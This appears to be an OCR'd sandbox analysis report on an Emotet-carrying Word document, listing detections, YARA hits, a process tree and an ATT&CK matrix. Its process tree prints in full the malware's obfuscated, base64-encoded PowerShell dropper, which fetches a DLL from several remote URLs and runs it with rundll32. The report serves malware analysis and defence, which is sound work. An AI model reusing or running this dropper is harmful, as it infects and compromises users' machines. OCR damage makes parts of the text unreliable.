ID: 337155
Sample Name: INFO.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:04:53
Date: 07/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report INFO.doc

Overview


General Information

Sample Name:	INFO.doc
Analysis ID:	337155
MD5:	db4acdd2b01740..
SHA1:	64c2adf24294ffc…
SHA256:	de29cbde6917f81.

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1552 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2396 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

IABzAFYAIAAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcAL
AAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AW
wB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJ
wAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcAL
AAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwA
pACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIAB
bAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKAB
nAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJA
FIAZQBDAFQAYABPAFIAeQAiACgAJABlAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0
AJwArACcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACs
AKAAnADYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABgAHkAcABlAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACg
AKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGg
AawBlAGQAIAA9ACAAKAAoACcAUgAnACsAJwA3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AY
wBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJ
wArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAb
QAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJ
wArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AY
QByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjAG8AJwApACsAJwB
uACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwB
uACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQB
uACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwA
rACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8AJwApA
CsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBuAGEAeQAuAG4AZQAnACs
AJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcATQBDAC8AQAAnACs
AJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwArACcAYQB0AGUAcgAnACsAJwBtACcAKwAnAGwAJwArACc
AcwBlACcAKwAnAHgAcABvACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnAHQAbQBlAG4AJwApACsAJwB0ACcAKwAoACc
ALQAnACsAJwBvAGYALQBvAGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZACcAKQArACgAJwAvAEAAXQBhAG4AdwBbACc
AKwAnADMAcwA6AC8ALwBnACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlACcAKQArACcAdgBhACcAKwAnAGwAJwArACc
AaQBlACcAKQArACcAdwBuAHQAJwArACcAZQBuAHQAJwApACsAK
AAnAC8AWQB6ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQAGAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4Ad
wAnACsAJwBbADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwB0AHQAJwArACcAcwAnACsAJwBwACcAK
QAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgACQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAK
QA7ACQATgAzADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AI
AAkAFEAYwBlAGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4AT
gBlAHQALgBXAGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMAGUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAe
QBnADkAZwBfACkAOwAkAEQAMAA4AFUAPQAoACgAJwBIACcAKwAnADQAOAAnACkAKwAnAEsAJwApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJ
wArACcASQB0AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiACAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAc
gB1ACcAKwAnAG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnAEMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJ
wBsAF8AJwApACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0AGAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYAN
wBIAD0AKAAnAEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnAEIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AY

wBhAHQAYwBoAHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2444 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2580 cmdline: POwersheLL -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUA XQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8A LgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsA NAB9AHsANgB9AHsANQB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJwAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUA JwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4A UAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkA KwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMA UAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoA awAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPAFIAeQAiACgAJABIAE8A TQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArACcAUwBqAF8AZAB3AGcA cwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBlAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnADYAMQAnACsAJwBEACcA KQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcA KQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlAGQAIAA9ACAAKAAoACcA UgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkAFEAMgB5AGcAOQBnAF8A PQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnAHMAZwAnACkAKwAnADEA dwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlACIAKAAoAFsAQwBoAGEA cgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACgAPAWABtAG0AaABrAGUAZAArACgAKAAnAC4A ZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0AGgAPQAoACcAXQBhACcA KwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AYwBvACcAKwAnAG0A LwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJwArACcAaQAnACsA KwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAbQAvACcAKwAnAHcA cAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJwArACcASQBrAC8A JwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AYQByAGkAYQAnACsA JwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjAG8AJwArACcAcA KwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwBuACcA KQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQBuACcA KwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwArACcA bwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8A JwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBuAGEA eQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcA TQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnACsAJwBtACcAKQArACgA JwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABvACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnAHQAbQBlAG4AJwApACsA JwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBvAGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZACcAKQArACgAJwAvAEAA XQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBnACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlACcAKQArACcAdgBhACcA KwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwArACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnACkAKwAoACcAbwBuAHQA JwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQAGAATABhAEMARQAiACgA KAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBbADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApACwAKAAoACcAaAAnACsA JwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgACQATwBsADkAbwBuAGsA aQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAzADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEkA MQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBlAGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwB0ACcA KQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBXAGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMAGUAIgAoACQASQAxADQA NQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBfACkAOwAkAEQAMAA4AFUAPQAoACgAJwBIACcAKwAnADQAOAAnACkAKwAnAEsAJwApADsASQBmACAAKAAoAC4A KAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiACAALQBnAGUAIAAzADAA MgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAnAG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnAEMAbwAnACsAJwBuAHQA JwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwApACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0AGAATwBzHQAcgBpAGAA TgBHACIAKAApADsAJABEADYANwBIAD0AKAAnAEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnAEIAJwArACgAJwA3ADYA JwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2348 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2792 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2840 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wtirxhwedxeh\nxbjdazifnx.vna',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2342521969.00000000021100.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.2098931269.00000000003E6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
00000005.00000002.2098983876.0000000001CB6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x890:$s1: POwersheLL

Source	Rule	Description	Author	Strings
00000008.00000002.2342498618.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2100880959.00000000002A1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 1 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
8.2.rundll32.exe.1f0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.280000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.1f0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.280000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.2a0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Networking:

Potential dropper URLs found in powershell memory

E-Banking Fraud:

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	E In N C
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 2 2	E R C
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	E Tı Lı
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	S S
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C

